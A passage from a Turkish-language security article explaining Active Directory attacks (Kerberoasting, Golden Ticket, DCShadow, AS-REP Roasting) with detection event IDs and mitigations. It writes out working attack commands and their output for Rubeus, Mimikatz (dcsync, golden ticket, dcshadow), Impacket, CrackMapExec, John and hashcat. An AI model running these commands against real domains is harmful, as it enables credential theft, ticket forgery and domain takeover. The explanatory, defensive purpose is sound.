Etki alanı denetleyicisinin IP adresini belirtmek için -dc-ip bayrağı ve elde edilen parola karmalarının nereye kaydedileceğini belirtmek için -outputfile bayrağı. Ayrıca, ST'yi talep etmek üzere geçerli bir etki alanı kullanıcısının etki alanı, kullanıcı adı ve parola/NT hash'ini sağlamak için 'DOMAIN/USER:Password' veya 'DOMAIN/USER' bağımsız değişkenini kullanır.

Saldırganların, $TARGETS [24] tarafından belirtilen bir sistemler listesine karşı Kerberoasting gerçekleştirmek için CrackMapExec (CME) aracından da yararlanabileceğini unutmayın.

```
crackmapexec ldap $TARGETS -u $USER -p $PASSWORD --kerberoasting
kerberoastables.txt --kdcHost $KeyDistributionCenter
```

Yukarıdaki komut, elde edilen parola karmalarını kaydetmek için bir çıktı dosyası belirtmek üzere --kerberoasting işaretini ve etki alanının IP adresini belirtmek için --kdcHost işaretini kullanır.

Aşama 2: Çevrimdışı hash kırma

Kerberoastables.txt dosyasındaki parolaları çalan saldırgan, John the Ripper ve Hashcat gibi üçüncü taraf araçlarını kullanarak düz metin parolasını elde etmek için çevrimdışı kaba kuvvet saldırısı gerçekleştirebilir.

```
john --format=krb5tgs --wordlist=$wordlist kerberoastables.txt
```

Yukarıdaki komut, "kerberoastables.txt" dosyasındaki karmaların Kerberos 5 TGS (Bilet Verme Hizmeti) biçiminde olduğunu belirtmek için --format=krb5tgs bayrağını ve wordlist dosyasının konumunu belirtmek ve kırma işleminde kullanmak için --wordlist bayrağını kullanır. Komut çalıştırıldıktan sonra John, parola karmaları ile wordlist dosyasındaki sözcükler arasında bir eşleşme bulmaya çalışacaktır.

Aşama 3: Hedefleri ilerletmek için yeni ayrıcalıklar kullanmak

Parola kırıldıktan sonra saldırgan, ağ kaynaklarına erişmek ve hedeflerini ilerletmek için hizmet hesabının kimlik bilgilerini kullanabilir. Bu, verilerin sızmasını, ağ içinde yatay olarak taşınmasını veya ayrıcalıklarının yükseltilmesini içerebilir.

Saldırı Aracı 2: Rubeus

Rubeus'tan yararlanan Kerberoasting saldırısı dört ana bölümden oluşur.

Aşama 1: servicePrincipalNames enumere (numaralandırma) etme

Kerberoasting saldırısının ilk adımı, istenen ayrıcalıklara sahip hedeflenen hizmet hesaplarının Hizmet Asıl Adlarını (SPN'ler) belirlemek ve numaralandırmaktır.

Bu nedenle, saldırganlar, mevcut etki alanı için kayıtlı SPN değerlerine sahip kullanıcıları aramak için özelleştirilmiş LDAP filtreleri geliştirebilir [25].

```
$ldapFilter =
"(&(objectClass=user)(objectCategory=user)(servicePrincipalName=*))"
$domain = New-Object System.DirectoryServices.DirectoryEntry
$search = New-Object System.DirectoryServices.DirectorySearcher
$search.SearchRoot = $domain
$search.PageSize = 1000
$search.Filter = $ldapFilter
$search.SearchScope = "Subtree"
#Execute Search
$results = $search.FindAll()
#Display SPN values from the returned objects
$Results = foreach ($result in $results)
{
      $result_entry = $result.GetDirectoryEntry()

      $result_entry | Select-Object @{
            Name = "Username";  Expression = { $_.sAMAccountName }
      }, @{
            Name = "SPN"; Expression = { $_.servicePrincipalName | Select-Object
-First 1 }
      }
}

$Results
```

SPN'ler iki bölümden oluşmaktadır:

- the service class
- the host name

Hizmet sınıfı, "HTTP" veya "LDAP" gibi hizmetin adıdır, ana bilgisayar adı ise, hizmetin çalıştığı makinenin DNS ana bilgisayar adı veya IP adresidir. Örneğin, bir web sunucusu için bir SPN, "HTTP/webserver1.example.com" olabilir; burada "HTTP" hizmet sınıfı ve "webserver1.example.com" ana bilgisayar adıdır.

Bu LDAP filtresinin olası çıktısı aşağıdaki gibidir:

```
Username        SPN
--------        ---
ServiceAccount1 http/webserver1
ServiceAccount2 cifs/appserver2
```

Aşama 2: TGS biletlerini istemek

Saldırgan, Hizmet Asıl Adlarını (SPN'ler) tanımlayıp numaralandırarak belirli hizmet hesaplarını hedefleyebilir ve ardından bu hizmet hesapları için Bilet Verme Hizmeti (TGS) biletleri talep edebilir. Rubeus gibi araçlar, parola karmalarını bellekten çıkararak bu işlemi otomatikleştirmek için kullanılabilir [26].

```
PS> .\Rubeus.exe kerberoast /simple /outfile:passwordhashes.txt

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Searching the current domain for Kerberoastable users
[*] Total kerberoastable users : 2
[*] Hash written to C:\Tools\hashes.txt
[*] Roasted hashes written to : C:\Tools\hashes.txt

PS> Get-Content .\passwordhashes.txt

$krb5tgs$23$*ServiceAccount1$domain.com$http/webserver1*$45FAD4676AECDDE4C1397BF
CED441F79$DEB. . .

# ... output truncated ... #
```

Aşama 3: Parola kırma

Saldırıdaki bir sonraki adım, hizmet hesaplarının düz metin şifrelerini elde etmektir, bu işlem, çevrimdışı bir kaba kuvvet saldırısı kullanılarak yapılır; bu, saldırganın aktif dizinle iletişim kurması gerekmediği ve onu algılanamaz hale getirdiği anlamına gelir.

Saldırgan, bu görevi gerçekleştirmek için, ortak parola sözlükleriyle parola kırma için özel olarak tasarlanmış Karındeşen John ve Hashcat gibi farklı araçları kullanabilir:

```
PS> .\hashcat.exe -m 13100 -o cracked.txt -a 0 .\passwordhashes.txt
.\wordlist.txt
```

Komut, hashcat.exe yürütülebilir dosyasını kullanır ve aşağıdaki işaretleri belirtir:

-m 13100: Bu bayrak, hash tipini belirtmek için kullanılır, bu durumda Kerberos 5 TGS

-o cracked.txt: Bu bayrak, kırılan parolaların kaydedileceği çıktı dosyasını belirtmek için kullanılır.

-a 0: Bu bayrak, saldırı modunu belirtmek için kullanılır, bu durumda 0, "Düz" saldırı modu anlamına gelir.

Komut ayrıca passwordhashes.txt ve wordlist.txt dosya yollarını da belirtir. Komut çalıştırıldıktan sonra Hashcat, passwordhashes.txt dosyasındaki parola karmaları ile wordlist.txt dosyasındaki sözcükler arasında bir eşleşme bulmaya çalışır.

Aşama 4: Using new privileges to further objectives Hedefleri ilerletmek için yeni ayrıcalıklar kullanmak

Parola kırıldıktan sonra saldırgan, ağ kaynaklarına erişmek ve hedeflerini ilerletmek için hizmet hesabının kimlik bilgilerini kullanabilir.

Örneğin, hesap kimlik bilgilerine sahip olan rakip, PowerShell'i "ServiceAccount1" kullanıcısı olarak çalıştırmak için runas aracını /netonly parametresiyle kullanabilir.

Kerberoasting Saldırılarını Tespit Yöntemleri

Bilet verme hizmeti (TGS) [27], [28] için olağandışı istekler için Windows olay günlüğünü gözlemleyerek çeşitli Kerberoasting belirtilerini belirlemek mümkündür.

Olay ID 4769 – Bir Kerberos hizmet bileti istendi.

- **Key Description Fields:** Account Name, Service Name, Client Address

Olay ID 4770 - Bir Kerberos hizmet bileti yenilendi.

- **Key Description Fields:** Account Name, User ID, Service Name, Service ID

Kerberoasting Saldırılarını Azaltma Yöntemleri

Hizmet hesabı parolalarını Kerberoasting saldırılarından korumak için [29] gibi çeşitli önlemler alınabilir:

Azaltma Yöntemi 1: "Kerberos Esnek Kimlik Doğrulaması Güvenli Tünel (FAST-Flexible Authentication Secure Tunneling)" Kullanılmayan kimlik doğrulama isteklerini reddetme

Bu, Kerberos Zırhlaması olarak da bilinir. Bu ön kimlik doğrulama uzantısı, istemci ile etki alanı denetleyicisi arasında güvenli bir kanal oluşturarak, Kerberos biletlerinin çevrimdışı parola kırma girişimlerine karşı korumasını artırmayı amaçlar. FAST, Kerberoasting'in oluşturduğu tehdidi ortadan kaldırabilirken, onu bir kuruluşta hızlı ve etkili bir şekilde uygulamak zor olabilir.

Azaltma Yöntemi 2: Kerberos'ta güvenli olmayan protokollerin kullanımını ortadan kaldırma

RC4'ü tamamen devre dışı bırakmak önemli bir görev olsa da, bireysel hizmet hesaplarını RC4 protokolünü kabul etmeyecek şekilde yapılandırmak mümkündür. msDS-SupportedEncryptionTypes özniteliğini 0x18 (ondalık 24) olarak ayarlayarak yalnızca AES128 ve AES256 etkinleştirilir. Bu değişiklik yalnızca güvenliği artırmakla kalmaz, aynı zamanda bir TGS isteğinde RC4'ün kullanılması daha güçlü bir gösterge olduğundan, kötü amaçlı etkinliklerin tespit edilmesini de kolaylaştırır.

Azaltma Yöntemi 3: Hizmet hesapları için güçlü parola hijyen uygulamalarını benimseme

Hizmet hesabı parolaları rastgele oluşturulmalı, en az 30 karakter uzunluğunda olmalı ve sık sık değiştirilmelidir.

Saldırı Tekniği 3

Golden Ticket (Altın Bilet) Attack

Altın Bilet saldırısı, ayrıcalıklı bir kullanıcı olarak bir bilgisayar sistemine yetkisiz erişim elde etmek için sahte bir Kerberos bileti oluşturmayı içerir. Saldırganın saldırıyı gerçekleştirmek için krbtgt hesabının NTHash'ini, bir etki alanındaki tüm biletlerin şifrelenmesi ve imzalanmasından sorumlu hesabın yanı sıra etki alanının Güvenlik Tanımlayıcısını (SID) alması gerekir. Saldırgan, bu bilgilerle, alanın kimlik doğrulama sunucusu tarafından verilen yasal bir bileti taklit eden sahte bir altın bilet oluşturabilir. Bu altın bilet, saldırganın hedeflenen sistemdeki hassas bilgilere ve kaynaklara erişmesini sağlar.

Altın Bilet Saldırısı Gerçekleştirmek için Kullanılan Teknikler

Saldırganlar, Altın Bilet saldırısı gerçekleştirmek için Mimikatz ve Impacket gibi birden fazla üçüncü taraf aracı kullanabilir.

Saldırı Aracı 1: Impacket

Bu senaryoda, bir saldırganın bir Kerberoasting saldırısı gerçekleştirdikten sonra, Etki Alanı Denetleyicisine yönetici erişimi elde etmek için bir karma (hash) dosyası elde ettiğini ve bunları kırdığını varsayacağız. Başka bir deyişle, DC'ye erişebilen bir yönetici kullanıcının düz metin şifresine sahip olduğu kabul edilecektir. Ayrıca DC de verimlilik açısından EXAMPLE.local olacaktır.

Impacket ile tipik bir Altın Bilet saldırısı iki ana bölümden oluşur.

Aşama 1: Altın bir bilet oluşturmak

Geçerli bir altın bilet oluşturmak için, etki alanı denetleyicisinin krbtgt hesabının NTHash'i ve etki alanı SID'si gibi belirli bilgiler gereklidir. Saldırganın etki alanı denetleyicisine yönetici erişimi olması koşuluyla, bu bilgiler Impacket'ten secretsdump.py komut dosyası kullanılarak elde edilebilir. Aşağıda, krbtgt hesabı [30] için NTHash'i boşaltmak için uygun sözdizimini bulacaksınız.

```
secretdump.py Administrator:"Password"@<DC_IP_Address>
```

NTHash'in bf106a6860c6f7b3317c653a38aba33 olduğunu varsayalım.

Ardından, saldırganın etki alanı SID'sini öğrenmesi gerekir. Bunun için Impacket'in lookupsid.py aracını kullanılabilir. Saldırganın hedef olarak DC'yi seçmesine rağmen, bu saldırının herhangi bir etki alanı denetleyicisiyle çalıştığını unutulmamalıdır.

```
lookupsid.py EXAMPLE.local/Administrator:"Password"@<DC_IP_Address>
```

SID: S-5-1-5-21-2049251289-867822404-1193079966.

Son olarak, saldırgan, bir etki alanı kullanıcısı için altın bilet oluşturmak için Impacket'in ticketer.py aracını kullanır. Ticketer.py'nin bir avantajı, sahte biletin .kirbi yerine .ccache dosyasına yazılmasıdır; başka bir deyişle, saldırganın onu dönüştürmesi gerekmez.

```
ticketer.py -nthash bf106a6860c6f7b3317c653a38aba33 -domain-sid
"S-5-1-5-21-2049251289-867822404-1193079966" -domain EXAMPLE.local Alice
```

Yukarıdaki komutun, var olmayan bir etki alanı yöneticisi Alice için altın bilet hazırlayan bir saldırgana örnek olduğunu unutmayın.

Aşama 2: Altın bileti kullanmak

Kullanım için altın bileti ayarlamak üzere, KRB5CCNAME ortam değişkeninin, mutlak veya göreli bir dosya yolu olabilen .ccache dosyasının yoluna ayarlanması gerekir. KRB5CCNAME ortam değişkeni, Kerberos biletlerini destekleyen Impacket araçlarına biletin nerede bulunacağını bildirmek için kullanılır. Bu, saldırganın sisteme ayrıcalıklı bir kullanıcı olarak erişmek için altın bileti kullanmasına izin verir [30].

Daha sonra, rakip, bileti yüklemek ve kimlik doğrulaması yapmak için Impacket'in psexec.py, smbexec.py veya wmiexec.py gibi komut yürütme araçlarını kullanabilir ve sonunda rakibe bir komut yürütme hakkı verir. Kerberos kimlik doğrulamasının çalışması için, saldırganın hedefin IP adresini, Etki Alanı Denetleyicisinin IP adresini ve etki alanı adını sağlaması gerekir.

```
psexec.py $EXAMPLE.local/$Administrator@$TARGET_NAME -target-ip $TARGET_IP
-dc-ip $DC_IP -no-pass -k
```

-no-pass seçeneğinin komut dosyasına parola tabanlı kimlik doğrulamayı atlamasını söylerken, -k seçeneğinin Kerberos anahtarının KRB5CCNAME ortam değişkeninden alınması gerektiğini belirttiğine dikkat edin. Bu komut dosyasının amacı, parola girmek zorunda kalmadan Kerberos kimlik doğrulamasını kullanarak hedef bilgisayarda komutları uzaktan yürütmektir.

Saldırı Aracı 2: Mimikatz

Impacket ile tipik bir Altın Bilet saldırısı üç ana bölümden oluşur.

Aşama 1: Compromising the password hash for the krbtgt account

Impacket senaryosunda olduğu gibi, Altın Bilet saldırısının işe yaraması için bir rakibin bir Etki Alanı Denetleyicisine yönetici erişimi olması gerekir. Dolayısıyla, bu varsayımla başlanacaktır.

Saldırgan, krbtgt kullanıcısının parola karmasını sızdırmak için “lsadump::dcsync” komutunu kullanabilir.

```
PS> mimikatz.exe "lsadump::dcsync /user:DOMAIN\KRBTGT"

SAM Username         : krbtgt
User Principal Name  : krbtgt@DOMAIN.com
Password last change : 09/03/2020 14:51:03
Object Security ID   : S-1-5-21-5840559-2756745051-1363507867-502 #

Credentials:
  Hash NTLM: 1b8cee51fd49e55e8c9c9004a4acc159  # NTLM Hash
. . .
  aes256_hmac (4096) :
ffa8bd983a5a03618bdf577c2d79a467265f140ba339b89cc0a9c1bfdb4747f5
. . .
```

"lsadump::dcsync /user:DOMAIN\KRBTGT"nin Mimikatz için varsayılan hesap olan "DOMAIN\KRBTGT" kullanıcı hesabını kullanarak bir "DCSync" işlemi gerçekleştirmesini söyleyen bir komut satırı bağımsız değişkeni olduğuna dikkat edilmelidir [31].

Aşama 2: Sahte Kerberos biletleri

Saldırganlar, KRBTGT parola karmasına erişim elde ettikten sonra, Kerberos biletlerini taklit etmek için Mimikatz'ı kullanabilirler. Bu, var olmayan bir kullanıcı hesabı için sahte bir bilet verme bileti (TGT) oluşturmayı içerebilir.

Kasım 2021'de Kerberos için yapılan güvenlik güncellemeleriyle birlikte bu saldırı yöntemine yama uygulanmıştır. Sonuç olarak, etki alanı denetleyicileri güncelleştirmeyi yüklediyse, gerçek bir kullanıcı hesabı kullanılmalıdır.

Sahte bir TGT oluşturmak için saldırganın Mimikatz kerberos::golden işlevine belirli bilgileri sağlaması gerekir: Alanın tam etki alanı adı, etki alanının güvenlik tanımlayıcısı (SID), KRBTGT kullanıcısının parola karması (AES-256 kullanarak) ve alternatif olarak AES-128, NTLM veya RC4), kimliğine bürünülecek kullanıcı adı, ilk kullanıcının birincil grubu olmak üzere bilete dahil edilecek grupların RID'si ve sahte biletin değiştirilip değiştirilmeyeceğini belirtmek için ptt bayrağı bir dosyaya kaydetmek yerine geçerli oturuma enjekte edilmiştir:

```
PS> mimikatz.exe "kerberos::golden /domain:domain.com
/sid:S-1-5-21-5840559-2756745051-1363507867
/aes256:ffa8bd983a5a03618bdf577c2d79a467265f140ba339b89cc0a9c1bfdb4747f5
/id:500 /user:NonExistentAdministator /groups:GroupNumber1, GroupNumber2 /ptt"

User      : NonExistentAdministator
Domain    : domain.com (DOMAIN)
SID       : S-1-5-21-5840559-2756745051-1363507867
User Id   : 500
Groups Id : *513 2668
ServiceKey: ffa8bd983a5a03618bdf577c2d79a467265f140ba339b89cc0a9c1bfdb4747f5 -
aes256_hmac
-> Ticket : ** Pass The Ticket **
. . .
Golden ticket for 'NonExistentUser@domain.com' successfully submitted for
current session
```

/id bayrağıyla, rakibin bilet oluşturmak istediği kullanıcı kimliğini belirttiğine dikkat edin. Bu durumda, saldırgan bir Yönetici hesabı oluşturmak için 500 değerini /id bayrağına iletir. Kullanıcı hesabının adı, örnekte verildiği gibi herhangi bir şey olabilir.

Aşama 3: Sahte Kerberos biletini kullanma

Saldırgan, Kerberos ile entegre kaynaklara erişim elde etmek için sahte bileti kullanabilir. TGT, herhangi bir etki alanı denetleyicisinin gözünde onu geçerli bir kimlik kanıtı yapan gerçek KRBTGT parola karması ile imzalanır ve şifrelenir. Etki alanı denetleyicisi daha sonra TGT'ye dayalı olarak bilet verme hizmeti (TGS) biletleri düzenler.

Saldırgan ortam hakkında daha fazla bilgi edindikçe, kimlik doğrulama ve yetkilendirme için Active Directory kullanan uygulamalara, veritabanlarına veya diğer kaynaklara erişmek için sahte biletleri kullanabilir. Saldırgan, bilet sahteciliği sürecine kendi RID'lerini dahil ederek belirli grupları hedef alabilir. Örneğin, değerli veritabanlarına erişmelerini sağlayabilecek bir keşif aşamasında karşılık gelen RID ile "MSSQL Yöneticileri" grubunu keşfedebilirler [31].

Golden Ticket Saldırılarını Tespit Yöntemleri

Olay ID 4769 – Bir Kerberos hizmet bileti istendi.

- **Key Description Fields:** Account Name, Service Name, Client Address

Olay ID 4624 – Bir hesap başarıyla giriş yaptı.

- **Key Description Fields:** Account Name, Account Domain, Logon ID

Olay ID 4627 - Oturum açmayı isteyen hesabı tanımlar.

- **Key Description Fields:** Security ID, Account Name, Account Domain, Logon ID

Altın Bilet Saldırısı için Azaltma Yöntemleri

Kerberoasting saldırılarına karşı korunmak için, rakiplerin erişimini sınırlamak ve KRBTGT kullanıcısının parola karmasını elde etmelerini zorlaştırmak için adımlar atılması önerilir. Bu, aşağıdaki eylemler yoluyla elde edilebilir [31], [32]:

Azaltma Yöntemi 1: Yönetici ayrıcalıklarını güvenlik sınırları boyunca kısıtlama

Kuruluşlar, kullanıcıların güvenlik sınırlarını aşan yönetici ayrıcalıklarına sahip olmasına izin vermemelidir. Örneğin, bir iş istasyonuna erişim sağlayan bir saldırgan, ayrıcalıklarını etki alanı denetleyicisini hedefleyecek şekilde yükseltemez.

Azaltma Yöntemi 2: Yükseltilmiş ayrıcalıkları en aza indirme

Domain Admins gibi yüksek ayrıcalıklara sahip hizmet hesaplarına yalnızca gerektiğinde izin verilmelidir. Kuruluşlar, bu hesapların sayısını sınırlayarak, KRBTGT karmasını arayan bir saldırgan için hedef sayısını azaltabilir.

Azaltma Yöntemi 3: KRBTGT hesabı için parolayı düzenli olarak değiştirmek

KRBTGT kullanıcısının parolasının düzenli aralıklarla ve Active Directory yönetiminden sorumlu personel değişikliğinden hemen sonra değiştirilmesi önemlidir. Herhangi bir hizmet kesintisi yaşamamak için parola, iki değişiklik arasında 12-24 saat arayla iki kez değiştirilmelidir.

Saldırı Tekniği 4

DCShadow Saldırısı

DC Gölge saldırısı, ağa bir hileli etki alanı denetleyicisi (DC) ekleyerek ve ardından meşru etki alanı denetleyicilerinden hileli olana değişiklikleri kopyalayarak Active Directory ortamını tehlikeye atmayı içerir. Saldırı altı adımdan oluşur.

DC Gölge saldırısı, bir saldırganın ağa hileli bir etki alanı denetleyicisi (DC) tanıttığı ve meşru etki alanı denetleyicilerindeki değişiklikleri kopyaladığı, Active Directory ortamına yönelik bir saldırı türüdür. Saldırgan önce ortamda yeni nesneler eklemek veya var olanları değiştirmek gibi değişiklikler yaratır ve ardından değişikliklerin meşru etki alanı denetleyicilerine çoğaltılmasını bekler. Daha sonra, hileli DC için hizmet asıl adlarını (SPN'ler) kaydederler ve onu yapılandırma ad alanına kaydederek kimlik doğrulaması yapmasına ve diğer etki alanı denetleyicileriyle iletişim kurmasına olanak tanırlar. Saldırgan, hileli DC'de yaptıkları değişikliklerin çoğaltılmasını tetikler ve DC bunları çoğaltır ve değişikliklerin ortamda kalmasına izin verir. Son olarak, saldırgan SPN'leri ve sahte DC'yi silerek izlerini örter ve ortamı güvenliği ihlal edilmiş bir durumda bırakır. Bu tür bir saldırı, saldırganın diğer etki alanı denetleyicilerine çoğaltılan değişiklikler yaparak ağı sürdürmesine ve denetlemesine olanak tanır.

DCShadow Saldırısı Gerçekleştirmek için Kullanılan Teknikler

Öncelikle saldırganın yönetici izinlerine sahip bir Active Directory hesabının kimlik bilgilerini zaten ele geçirdiğini varsayılmaktadır; Kullanıcının Bob olarak adlandırıldığını varsayalım. Bu varsayımın ardındaki neden, bir yönetici hesabının, saldırganın ortamda hileli bir etki alanı

denetleyicisi ekleme ve yasal etki alanı denetleyicilerindeki değişiklikleri çoğaltma gibi değişiklikler yapmasına izin vermesidir. Yönetici erişimi olmadan, saldırgan saldırıyı gerçekleştiremez.

Tipik bir DCShadow saldırısı iki adımdan oluşur.

Aşama 1: SİSTEM ayrıcalıklarına yükseltme ve kopyalanan nesnede değişiklikler yapma

İlk adım, sahte bir Etki Alanı Denetleyicisi rolünü oynamak için gerekli ayrıcalıkları sağlayan mimidrv hizmetini başlatmayı içerir [33]. Bu ilk komutlar ("!+" ve "!ProcessToken"), "mimidrv" adlı bir hizmeti kaydeder ve başlatır ve ayrıcalıkları SYSTEM'e yükseltir.

PS> .\mimikatz.exe "!+ !ProcessToken"

```
mimikatz # lsadump::dcshadow
/object:"CN=Alice,OU=Employees,DC=sub,DC=domain,DC=com" /attribute:SidHistory
/value:S-5-1-5-21-2049251289-867822404-1193079966
. . .
** Starting server **

 > BindString[0]: ncacn_ip_tcp:<LocationOfFakeServer>[ThePortItListensTo]
> RPC bind registered
> RPC Server is waiting!

== Press Control+C to stop ==
```

Bu komut, bir DCShadow saldırısı için sahte sunucuyu belirtmek için kullanılır.

"/object" anahtarı, hedeflenen kullanıcı nesnesini, bu durumda "Alice" kullanıcısını belirtmek için kullanılır. "/attribute" anahtarı, bu durumda "SidHistory" olan hedef kullanıcı nesnesinde değiştirilmesi gereken niteliği belirtmek için kullanılır. Son olarak, belirtilen öznitelik için yeni değeri belirtmek üzere "/value" anahtarı kullanılır, bu durumda "S-5-1-5-21-2049251289-867822404-1193079966".

Bir DCShadow saldırısı bağlamında, bu komut sahte sunucuyu belirtmek ve SidHistory özniteliğini belirtilen yeni değerle değiştirmek için kullanıcı nesnesini hedeflemek için kullanılır. Değiştirilen öznitelik, saldırganın hedef sisteme ve hassas bilgilere yetkisiz erişimini sağlamak için kullanılabilir.

Aşama 2: Değişiklikleri gerçek bir etki alanı denetleyicisine geri gönderme

İkinci adımda, düşman ilk etapta tehlikeye attığı “Bob” hesabı olarak Mimikatz'ı yeniden başlatmak zorundadır. Düşman aşağıdaki komutu çalıştırır:

mimikatz # lsadump::dcshadow /push

lsadump::dcshadow /push komutunun, sahte bir etki alanı denetleyicisi (shadowDC) kaydedip çoğaltma verilerini ona göndererek bir DCShadow saldırısı gerçekleştirmesi beklenir. Bu saldırının amacı, sahte etki alanı denetleyicisini kullanarak Active Directory veritabanının

içeriğini değiştirmektir. Çoğaltma verileri işlendikten sonra, sahte etki alanı denetleyicisinin kaydı, temizleme amacıyla silinir.

Her şey bittiğinde, saldırgan güvenliği ihlal edilmiş Bob hesabından çıkış yapar ve değiştirilmiş SID geçmişiyle güncellenmiş erişim belirtecini elde etmek için tekrar giriş yapar.

ShadowDC Saldırılarını Tespit Yöntemleri

Bir DCShadow saldırısını tanımlamanın tek kesin yolu, etki alanı denetleyicileri olduğu bilinmeyen sistemlerden kaynaklanan DRSUAPI_REPLICA_ADD işlemi için DRSUAPI Uzaktan Yordam Çağrısı (RPC) isteklerinin ağ üzerinden izlenmesidir. DCShadow'u algılamanın başka bir yöntemi, Windows olay günlüklerini analiz etmektir, ancak bu yaklaşım, saldırgan tarafından yapılan tam değişiklikleri değil, yalnızca saldırının belirtilerini sağlar.

Bir etki alanı denetleyicisini taklit etmek için, DCShadow'un Active Directory'de, bilinen bir etki alanı denetleyicisi olmayan bir bilgisayar nesnesine yeni bir NTDSDSA nesnesi ve bir genel katalog (GC/<host>) servicePrincipalName eklemek gibi değişiklikler yapması gerekir. Saldırı tamamlandıktan sonra, bu öğelerin ikisi de kaldırılacaktır.

Windows olay günlüğünün Dizin Hizmeti Değişikliklerini Denetleme alt kategorisindeki ([35], [36]) 5136 ve 5141 olaylarını inceleyerek, sitelerde sunucu nesnelerinin oluşturulmasına ve silinmesine ilişkin kanıtlar arayabilirsiniz.

DCShadow Saldırısı için Azaltma Yöntemleri

DCShadow saldırısı, verileri kötü niyetli bir şekilde değiştirmek için Active Directory'nin (AD) özelliklerinden ve ayrıcalıklarından yararlanan bir tür gelişmiş kalıcı tehdittir (APT). Bu saldırı riskini tamamen ortadan kaldırmak mümkün olmadığından, onu azaltmak için çok katmanlı bir güvenlik yaklaşımı benimsemek önemlidir. Başarılı bir DCShadow saldırısı riskini azaltmaya yardımcı olabilecek bazı öneriler şunlardır:

Azaltma Yöntemi 1: Güvenlik duvarı ilkelerini uygulama

Yanal hareketi sınırlamak için ana bilgisayar tabanlı güvenlik duvarlarını kullanılır. RDP gibi uzaktan yönetim protokollerine yalnızca küçük bir dizi onaylı ve izlenen sistemden erişilebildiğinden emin olunmalıdır.

Azaltma Yöntemi 2: Kullanıcı ayrıcalıklarını sınırlayın

Güvenlik sınırları boyunca yönetici ayrıcalıklarına sahip kullanıcı sayısını sınırlamak önemlidir. Bu, bir saldırganın ayrıcalıklarını yükseltme kapsamını en aza indirmeye yardımcı olur.

Azaltma Yöntemi 3: Bilgisayar nesnelerine erişimi kontrol edin

Active Directory'ye bilgisayar nesneleri ekleme izni olan kullanıcı sayısını sınırlanmalıdır. Bu, AD altyapısında yetkisiz değişikliklerin önlenmesine yardımcı olur.

Azaltma Yöntemi 4: Yetki verilen yönetici izinlerini azaltın

Kötüye kullanım riskini azaltmak için yerleşik ayrıcalıklı grupları ve yetki verilen yönetici izinlerini yeterince yönetin.

Azaltma Yönetmi 5: İyi bir Active Directory hijyeni sağlayın

Kullanılmayan siteleri ve bilgisayar nesnelerini düzenli olarak kaldırmak, iyi bir Active Directory hijyeninin korunmasına yardımcı olur ve saldırı yüzeyini azaltır.

Kuruluşlar, bu hafifletme stratejilerini izleyerek kendilerini DCShadow saldırılarına ve diğer gelişmiş kalıcı tehdit türlerine karşı daha iyi koruyabilir.

Saldırı Tekniği 5

AS-REP Roasting

AS-REP Roasting tekniği, saldırganların Kerberos ön kimlik doğrulamasını devre dışı bırakmış kullanıcı hesaplarının parola karmalarını elde etmelerini sağlar. Bu yöntem, etki alanı denetleyicisine (DC) bir Kimlik Doğrulama Sunucusu İsteği (AS-REQ) mesajı iletmeyi gerektirir. Ön kimlik doğrulama devre dışı bırakılırsa DC, kullanıcının parola karması ile şifrelenmiş bir segment dahil olmak üzere şifrelenmiş verileri içeren bir AS-REP mesajı döndürür. Daha sonra saldırgan, kullanıcının parolasını çevrimdışı olarak kırmaya çalışmak için bu bilgileri kullanabilir.

Normal koşullar altında, ön kimlik doğrulama etkinleştirildiğinde, kullanıcı DC'ye bir AS-REQ mesajı göndererek Kerberos kimlik doğrulama prosedürünü başlatır. Bu mesaj, kullanıcının şifresinin hash değeriyle daha da şifrelenen bir zaman damgasıyla şifrelenir. DC, kullanıcının şifre karmasının saklanan kaydını kullanarak zaman damgasının şifresini başarıyla çözerse, Anahtar Dağıtım Merkezi (KDC) tarafından yayınlanan bir Bilet Verme Biletini (TGT) içeren bir AS REP mesajı ile yanıt verecektir. Kullanıcı daha sonra bu TGT'yi gelecekteki erişim talepleri için kullanır.

AS-REP Roasting Saldırısı Gerçekleştirmek için Kullanılan Teknikler

Saldırganlar, AS-REP Roasting Saldırısı gerçekleştirmek için Rubeus ve Empire, Kerbrute ve Impacket gibi çeşitli üçüncü taraf araçlarını kullanabilir.

Saldırı Aracı 1: Rubeus

Ön kimlik doğrulama gerektirmeyen tüm hesapları bulmak ve AS-REP hash'lerini çevrimdışı kırma için çıkarmak için, bir düşman aşağıdaki komutu çalıştırır.

```
Rubeus.exe asreproast
```

Saldırgan, saldırının birkaç adım ileriye gitmesini sağlamak için bazı parametrelerden yararlanarak verileri örneğin Hashcat tarafından çevrimdışı olarak kırılabilecek bir biçimde çıkarabilir:

```
Rubeus.exe asreproast /format:hashcat /outfile:C:\Temp\hashes.txt
```

Çıktı hash kimlik bilgilerinin Temp dizininde hashes.txt adlı dosyaya yazıldığına dikkat edilir. Ardından, hashcat, AS-REP karmaları (18200) için karma modu kodunu, bir karma dosyasını ve kaba kuvvet parola tahminini gerçekleştirmek için kullanılacak bir sözlüğü belirterek Hashcat'ten yararlanır.

```
hashcat64.exe -m 18200 c:\Temp\hashes.txt dictionary.dict
```

